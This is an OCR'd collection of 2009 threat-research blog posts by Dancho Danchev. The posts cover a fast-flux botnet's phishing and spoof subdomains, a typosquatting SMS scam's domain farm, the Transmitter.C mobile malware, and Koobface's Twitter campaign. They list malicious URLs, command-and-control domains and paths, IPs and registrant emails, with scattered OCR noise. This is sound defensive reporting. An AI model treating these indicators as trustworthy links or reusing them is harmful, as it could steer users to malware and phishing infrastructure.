
iljihli.com .mx

hhili.com .mx

hilli.com .mx

kiffil.com .mx

1241



Michael Jackson related subdomains:

mjackson.ijjik1 .com

mjackson.ijjil1. com

mjackson.kjjil1 .com

mjackson.ikjil1 .com

mjackson.ijkil1 .com

mjackson.ijjkl1 .com

mjackson.ikilij .com

mjackson.ikklij .com

mjackson.ikilkj .com

mjackson.ikilfk .com

1242



mjackson.ijjilk .com

mjackson.ijjill .com

mjackson.ijjik1 .net

mjackson.ijjil1 .net

mjackson.ikjil1 .net

mjackson.ijkil1 .net

mjackson.ijjkl1 .net

mail.ikilij .net

mjackson.ikilij .net

mjackson.ilifi .com.mx


mjackson.iljihli .com.mx

mjackson.hhili .com.mx

mjackson.hilli .com.mx

Microsoft related subdomains:

1243



update.microsoft.com .h1hili.com

update.microsoft.com .ijlk1j.com

update.microsoft.com .hillij.com

update.microsoft.com .hillkj.com

update.microsoft.com .ikillif.net

update.microsoft.com .jikikji.net

update.microsoft.com .hillij.net

update.microsoft.com .hillik.net

update.microsoft.com .ikihill.net

update.microsoft.com .ilifi.com.mx

update.microsoft.com .iljihli.com.mx

update.microsoft.com .hilli.com.mx

update.microsoft.com .kiffil.com.mx

1244

USAA.com related phishing subdomains:

www.usaa.com.kihhif .com

www.usaa.com.kihhih .com

www.usaa.com.kihhik .com

www.usaa.com.kihhil .com

www.usaa.com.kihhik .net

www.usaa.com.kihhil .net

www.usaa.com.hilli.com .mx

www.usaa.com.frtll.com .mx

www.usaa.com.mrtll.com .mx

DNS Servers of notice:

ns1.vine-prad .com

ns2.vine-prad .com

ns1.blacklard .com

ns1.fax-multi .com

ns2.fax-multi .com

ns1.rondonman .com

ns2.rondonman .com

ns1.host-fren .com

ns2.host-fren .com


ns1.hotboxnet .com

ns2.hotboxnet .com

ns1.free-domainhost .com

ns2.free-domainhost .com

ns1.sunthemoow .com



ns2.sunthemoow .com

ns1.high-daily .com

ns2.high-daily .com

ns1.otorvald .net

ns1.red-bul .net

ns2.red-bul .net

ns1.footdoor .net

ns1.bestdodgeros .net

ns2.bestdodgeros .net

ns1.azdermen .com

ns2.azdermen .com

ns1.departconsult .com

ns2.departconsult .com

ns1.torentwest .com

1246

ns2.torentwest .com

ns1.downlloadfile .net

ns2.downlloadfile .net

Due to this botnet's involvement with several other malware campaigns of notice, as well as its evident connection with the ongoing monitoring of several particular cybecrime groups, analysis and updates will be posted as soon as they emerge.

Related posts:

[4]Money Mule Recruiters use ASProx's Fast Fluxing Services

[5]Managed Fast Flux Provider - Part Two

[6]Managed Fast Flux Provider

[7]Storm Worm's Fast Flux Networks

[8]Fast Flux Spam and Scams Increasing

[9]Fast Fluxing Yet Another Pharmacy Spam

[10]Obfuscating Fast Fluxed SQL Injected Domains

[11]Storm Worm Hosting Pharmaceutical Scams

[12]Fast-Fluxing SQL injection attacks executed from the Asprox botnet

This post has been reproduced from [13]Dancho Danchev's blog.

1. *http://blogs.zdnet.com/security/?p=3648*

2. *http://blogs.zdnet.com/security/?p=3682*

3.

http://www.virustotal.com/analisis/d654ce275154004c70d42d4cebc8437070e4988b2774075151e17b275165736a-1246920353

4. *http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html*

5. *http://ddanchev.blogspot.com/2008/10/managed-fast-flux-provider-part-two.html*

6. *http://ddanchev.blogspot.com/2007/11/managed-fast-flux-provider.html*

7. *http://ddanchev.blogspot.com/2007/09/storm-worms-fast-flux-networks.html*

8. http://ddanchev.blogspot.com/2007/10/fast-flux-spam-and-scams-increasing.html

9. http://ddanchev.blogspot.com/2007/10/fast-fluxing-yet-another-pharmacy-scam.html

10. http://ddanchev.blogspot.com/2008/07/obfuscating-fast-fluxed-sql-injected.html

11. http://ddanchev.blogspot.com/2008/05/storm-worm-hosting-pharmaceutical-scams.html

12. http://blogs.zdnet.com/security/?p=1122


13. http://ddanchev.blogspot.com/



Legitimate Software Typosquatted in SMS Micro-Payment Scam (2009-07-07 14:07)

Operating since [1]2008, the fraudulent [2]tactics applied by ***Soletto Group, S.A*** *also known as* ***Netlink Network Corp****, greatly remind of those applied by [3]Interactive Brands also known as* ***IBSOFTWARE CYPRUS****;* ***IB Softwares*** *and most recently* ***Euclid Networks Ltd*** *– you have to appreciate the irony here since they too multitask on multiple fronts [4]through their official phone number since 2007 – in particular their massive typosquatted domain farms where they'd would change and repeatedly charge without permission once someone falls victim into the fraudulent practice.*

1248



*What **Soletto Group, S.A** or **Netlink Network Corp** (phone (0) 2071939823) does differently is the use of micro sms payment scam having operated the [5]SMS numbers 78881 and 81039 in the past in order to offer a download*

service for legitimate software in the following way:

" WARNING: ACCESS TO THE PREMIUM SERVICE SHALL REQUIRE SENDING ONE SMS PER DOWNLOAD, AND

YOU WILL RECEIVE TWO SMS. THE PRICE OF EACH SMS IS THREE POUNDS EACH. TOTAL COST OF SERVICE SIX

POUNDS. "

1249



Who's typosquatted anyway? Pretty much each and every popular piece of software there is. From ***Kaspersky****,* ***NOD32****,* ***Malware Bytes****,* ***Avira****,* ***AVAST****,* ***BitDefender****, to* ***Firefox****,* ***BitTorrent****,* ***Microsoft Office****,* ***Winzip****,* ***Winrar****, and* ***Internet Explorer*** *- for starters.*

Here's a complete list of their domains farm, with hosting services courtesy of Rapidswitch Ltd:

1250



nod32soft .info

malware-bytes .info

www-avasthome .com

www.www-avasthome .com

kaspersky-full .info

www-kaspersky .info

malware-bytes .info

www.avira-antivir .info

bitdefender-plus .info

office2007-full .info

sopcast-full .info

lphant-plus .info

adobeacrobat-plus .info

bitcomet-plus .info

bitdefender-plus .info

bittorrent-plus .info

elisoft-plus .info

mediaplayer-plus .info

messenger-msn-9 .com

messenger-msn-9 .info

1251



messenger-msn-9 .org

messenger-msn .org

messenger-plus .net

moviemaker-plus .info

msn-messenger-9 .com

msn-messenger-9 .info

msn-messenger-9 .net

msn-messenger-9 .org

openoffice-plus .info

photoscape-plus .info

sopcast-plus .info

utorrent-plus .info

3gpconverter-plus .info

3gpconvertersoft .info

ares-2008 .org

ares-2009 .com

1252

ares-2009 .net

ares-net .org

avira-net .info

bitcomet-plus .info

bitorrent .cc

bittorrent-net .info

bittorrent-plus .info

direct-x .cc

divx-player-plus .info

e-mule .nu

elisoft-plus .info

emule-2008 .net

emule-proyect .info

emulenet .net

iexplorer-full .info

iphonefull .com

javaruntime .net

lyrics2 .me

malware-bytes .info

mediaplayer-full .info

mediaplayer-plus .info

mesengerplus .org

messenger-9 .net

messenger-plus .net

messenger-soft .info



moviemaker-plus .info

msn-messenger-9 .net

msn-messenger-9 .org

nero-2008 .com

nerohome .net

nod-32 .net

nod32-net .info

office2007-ful l.info

openoffice-plus .info

photoscape-plus .info

photoscapesoft .info

pspvideo9 .info

sorpresor .com

spybotsearch-full .info

utorrent-net .info

virtualdj-soft .info

vlc-full .info

vvinrar .com

1254



vvinrar .info

winamp-2009 .net

winamp .ws

windows-movie-maker .info

winrar-2008 .com

wiinzip .info

cdburnerxpsoft .info

www-emule .us

ultradefrag .us

bearflix .us

guitar-pro .us

messenger-2009 .us

emule-telecharger .us

aresnet .us

1255



emulenet .us

emulepro .us

nerohome .us

vvinrar .us

aresfull .us

avastt .us

biaze .us

e-bitdefender .us

e-bitorrent .us

1256

e-mule .us

flrefox .us

messengerhome .us

utorent .us

utorren .us

winzipp .us

cccpcodecs .org

ares-2008 .org

pdf-creator .org

limevvire .org

mesengerplus .org

w-ares .org

w-emule .org

www-3gpconverter .org

www-advanced .org

www-emule .org

www-messenger .org

www-realplayer .org

www-windowsmediaplayer .org

ares-3 .org

ares-net .org

chroome .org

emule-pro .org

messenger-msn-9 .org

1257



A similar [6]fraudulent Google AdWords scheme was exposed and taken care of in January. The fraudster back

then was using a legitimate third-party revenue sharing toolbar installation program which was bundled within the legitimate software. In ***Soletto Group, S.A's*** *case they aim to cut any intermediaries on their way to generate profit.*

Rapidswitch Ltd has been informed of ***Soletto Group, S.A's*** *[7]brandjacking activities.*

This post has been reproduced from [8]Dancho Danchev's blog.

1. http://www.lavasoft.com/mylavasoft/securitycenter/blog/all/200902

2. http://www.avertlabs.com/research/blog/index.php/2009/01/23/pay-to-install-free-software/

3. http://ddanchev.blogspot.com/2008/03/cybersquatting-security-vendors-for.html

4. http://800notes.com/Phone.aspx/1-800-448-2755

5. http://torrentfreak.com/bittorrent-scam-shutdown-after-sms-regulations-breach-090127/

6. http://ddanchev.blogspot.com/2009/01/exposing-fraudulent-google-adwords.html

7. http://blogs.zdnet.com/security/?p=1240

8. http://ddanchev.blogspot.com/

1258





Transmitter.C Mobile Malware in the Wild (2009-07-08 20:02)

A

currently

spreading

[1]mobile

malware

known

as

Transmitter.C

*(**sexySpace.sisx;***

MD5:

3e9b026a92583c77e7360cd2206fbfcd), has [2]brandjacked a legitimate application in an attempt to infect the

initial number of devices that would later on further disseminate it by aggressively SMS-ing messaged to the web site hosting it - ***megac1jck .com*** *(64.22.120.235) Email: weijiang198@hotmail.com.*

Upon execution it drops the following files in an attempt to infect S60 3rd Edition devices:

" c _sys\bin\Installer _0x20026CA6.exe"-"c:\sys\bin\Inst aller _0x20026CA6.exe", FR, RI, RW

"c _sys\bin\AcsServer.exe"- "c:\sysextbackslashbin\AcsServer.exe", FR, RI

"c _private\101f875a\import\[20026 CA5].rsc"- "c:\private\101f875a\i mport\[20026CA5].rsc"

What's sad is that just like the majority of mobile malware incidents, this one is also digitally signed using a certificate issued by Symbian to the name of ***XinZhongLi Kemao Co. Ltd*** *or vendor name "Play Boy".*

1259



*The sample (****Sexy Space*** *or* ***SYMBOS _YXES. B****) has been distributed to vendors, and the ISP hosting it has been informed.*

Related posts:

[3]Proof of Concept Symbian Malware Courtesy of the Academic World

[4]Commercializing Mobile Malware

[5]Mobile Malware Scam iSexPlayer Wants Your Money

[6]SMS Ransomware Source Code Now Offered for Sale

[7]3rd SMS Ransomware Variant Offered for Sale

This post has been reproduced from [8]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=3713

2. http://www.netqin.com/english/mobile-malware-report.jsp

3. http://ddanchev.blogspot.com/2006/11/proof-of-concept-symbian-malware.html

4. http://ddanchev.blogspot.com/2007/05/commercializing-mobile-malware_18.html

5. http://ddanchev.blogspot.com/2008/07/mobile-malware-scam-isexplayer-wants.html

6. http://ddanchev.blogspot.com/2009/05/sms-ransomware-source-code-now-offered.html

7. http://ddanchev.blogspot.com/2009/05/3rd-sms-ransomware-variant-offered-for.html

8. http://ddanchev.blogspot.com/

1260



Dissecting Koobface Worm's Twitter Campaign (2009-07-15 16:49)

My "[1]fan club" is at it again - abusing Web 2.0 in an automated fashion. A new Koobface variant, modified by a

[2]Cyrillic-aware cybercriminal going under the handle of "[3]floppy" – it has also been injected within legitimate sites – has started [4]using Twitter as a distribution channel for the group as of last week.

Hundreds of users infected with Koobface and using Twitter, are now automatically tweeting links to their followers in an attempt by the Koobface gang – evidence on my fan club's involvement keeps popping up like

mushrooms – to abuse the much more insecure micro-blogging service in comparison with their original traffic acquisition Facebook, where they had to adapt and [5]outsource the CAPTCHA-solving process.

1261



The Twitter campaign is different in the sense that the Koobface serving URLs generate random strings in an attempt to defeat [6]generic detection which is still possible due to the [7]template-ization of malware serving sites.

*The Koobface serving links themselves are a combination of purely malicious and compromised legitimate web sites, serving a slightly modified fake YouTube page, and using a well known – maintained by the fan club – [8]command and control/redirector domains (**119.110.107.137/redirectsoft/go/tw.php**; **61.235.117.71/redirectsoft/go/tw.php**) found in their previous campaigns. This particular campaign provided factual evidence on the direct connection between the group and several [9]Twitter, LinkedIn and Scribd malware campaigns, where scareware and Koobface variants were served.*

The following is a complete list of the Koobface URLs used in the Twitter campaign:

64.37.106 .170/myfilm/

66.206.9 .169/privateaction/index.php

asachi.evolink .ro/bestdvd/

aspompierul.zzl .org/freeperformans/

aspompierul.zzl .org/publicclips/

bit.ly/ w4ITQ

bodegasjalisco .com/bestfilms/

brentsmusic .com/publicaction/

cadcam.tecnoceram .it/privatedvd/

carolslinks .com/fantastictube/

caruso89.netsons .org/bestaction/

celaneotest.fun-domain .com/uncensoredvids/

chaps.com .my/besttube/

chriscubed .com/cooldemonstration/

costafarilya .com/extrimetv/

cubman32.net .ua/extrimevids/

dalaa3.110mb .com/extrimeaction/

deathschildren .com/extrimeclips/

divya.com .au/megatube/

download.rmes .ru/uncensoredclip/

1262



dplive.webserwer .pl/besttv/

dramat.ilive .ro/extrimeclips/

filipicsr .biz/youtube/

flaviusrize .com/uncensoredclips/index.php

gandhiinternational. in/extrimetv/

igorbrasil .com/freetv/

itprospecialists .com/cooldvd/

kawalkimp3.yoyo .pl/yourtv/

kuzmi4.110mb .com/yourshow/index.php

lemujeme .cz/myshow/

lepk.yoyo .pl/privatevids/

matt.freehost .pl/privatefilms/

nataly.org .ua/extrimedemonstration/

oceanacompany .com/bestvids/

oceanacompany .com/yourshow/

piuk-chow .dk/megafilms/

promo-door .ru/mymovie/

reprographic .co.in/fantasticaction/

reprographic .co.in/megaperformans/

rksrouby .cz/funnyaction/

sekurpaslanmaz .com/amaizingdvd/

1263





sekurpaslanmaz .com/bestfilms/

siam9 .com/bestfilms/

siam9 .com/coolclip/

siam9 .com/publicmovies/

skywebupload.freeweb7 .com/funnyclips/

srbijafest .org/privatefilm/

subject.freehost .pl/extrimefilms/

subject.freehost .pl/publicvids/

supreeme .com/megademonstration/

teatrall.dramat.ilive .ro/extrimeclips/

1264



tenminutemedia .com/funnyclip/

thegoodhand .com/yourmovie/

thelambda.php5 .cz/privatemovies/

tinyurl .com/l48o9v

webxtreme.evolink .ro/uncensoredtube/

wiedzmin06.lua .pl/myvids/

xpertfill.com .mx/megafilm/

yarentextil .com/funnyvideo/

yasarturu.com .tr/yourvideo/

zoomtox .com/youtube/

Interestingly, I was able to take a peek at the statistics used exclusively for the Twitter campaign on two of the command and control/redirectors domains maintained by the gang. The results? Thankfully, pretty modest as you can see in the attached screenshots.

1265



*What all of these URLs have in common are the [10]Koobface command and control/redirector (**r-d-cgpay-***

***090709 .com/go/tw.php**) domains that they point to, including several new additions prior to their original ones described in previous posts.*

Command and control domains sharing the same IPs - 98.143.159.138; 78.110.175.15; 61.235.117.71;

119.110.107.137:

upr0306 .com *- Email: bigvillyxxx@gmail.com*

red-dir-cgpay-0307 .com

cgpay-re-230609 .com

r-d-cgpay-090709 .com

rjulythree .com

trisem .com *- Email: 2009polevandrey@mail.ru*

uprtrishest .com *- Email: 2009polevandrey@mail.ru*

uthreejuly .com

rd040609-cgpay .net

newcounters .cn *- Email: madarkipun@yandex.ru*

rd040609-cgpay .net

r2606 .com

er20090515 .com

redir2404 .com

wn20090504 .com *- Email: bigvillyxxx@gmail.com*

redir0705 .com

redir0805 .com

er20090515 .com

1266



On the these very same [11]command and control domains, we can also also seen [12]Koobface worm's captcha7.dll component in action:

rd040609-cgpay .net/cap/?a=get &i=1 &v=7

upr0306 .com/cap/?a=get &i=2 &v=7

rjulythree .com/cap/?a=get &i=3 &v=7

uthreejuly .com/cap/?a=get &i=4 &v=7

er20090515 .com/cap/?a=get &i=0 &v=7

In this particular case, obtaining the CAPTCHA image from ***nua06032009 .biz/cap/temp*** *- 218.93.202.50 Email: kfmnmkswrnkcxlgpfdxb68@gmail.com.*

A [13]complete list of command and control domains courtesy of FireEye, is once again emphasizing on the

fact that the Koobface gang may be aware of each and every malicious traffic acquisition tactic there is, but has centralized their infrastructure making it easy to deal with it.

Who's providing them with the hosting infrastructure?

218.93.202.50 *- China Beijing Chinanet Jiangsu Province Network*

98.143.159.138 *- United States Los Angeles Oc3 Networks & Web Solutions Llc*

78.110.175.15 *- Russian Federation Limit-surehost-ip/UK Dedicated Servers Limited*

61.235.117.71 *- China Shenzhen China Railcom Guangdong Shenzhen Subbranch*

119.110.107.137 *- Malaysia Kuala Lumpur Tm Net Sdn Bhd*

Compared to the money they make out of scareware, since they diversify on multiple revenue-generation

fronts, they money they pay for the anti-abuse hosting looks like pocket change.

Related posts:

[14]Dissecting the Koobface Worm's December Campaign

[15]Dissecting the Latest Koobface Facebook Campaign

[16]The Koobface Gang Mixing Social Engineering Vectors

Ukrainian "fan club" and the Koobface connection:

[17]Dissecting a Swine Flu Black SEO Campaign

[18]Massive Blackhat SEO Campaign Serving Scareware

[19]From Ukrainian Blackhat SEO Gang With Love

[20]From Ukrainian Blackhat SEO Gang With Love - Part Two

[21]From Ukraine with Scareware Serving Tweets, Bogus LinkedIn/Scribd Accounts, and Blackhat SEO Farms

[22]Fake Web Hosting Provider - Front-end to Scareware Blackhat SEO Campaign at Blogspot

This post has been reproduced from [23]Dancho Danchev's blog.

1. http://ddanchev.blogspot.com/2009/06/from-ukrainian-blackhat-seo-gang-with_09.html

2. http://en.wikipedia.org/wiki/Cyrillic_alphabet

3. http://img386.imageshack.us/img386/2569/phpinjected.jpg

4. http://status.twitter.com/post/138789881/koobface-malware-attack

1267

5. http://blogs.zdnet.com/security/?p=1835

6. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

7. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

8. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

9. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

10. http://ddanchev.blogspot.com/2009/06/from-ukraine-with-scareware-serving.html

11. http://threatinfo.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=TROJ_TINY.WRE&VSect=T

12. http://blogs.technet.com/mmpc/archive/2009/03/10/anti-social-networking.aspx

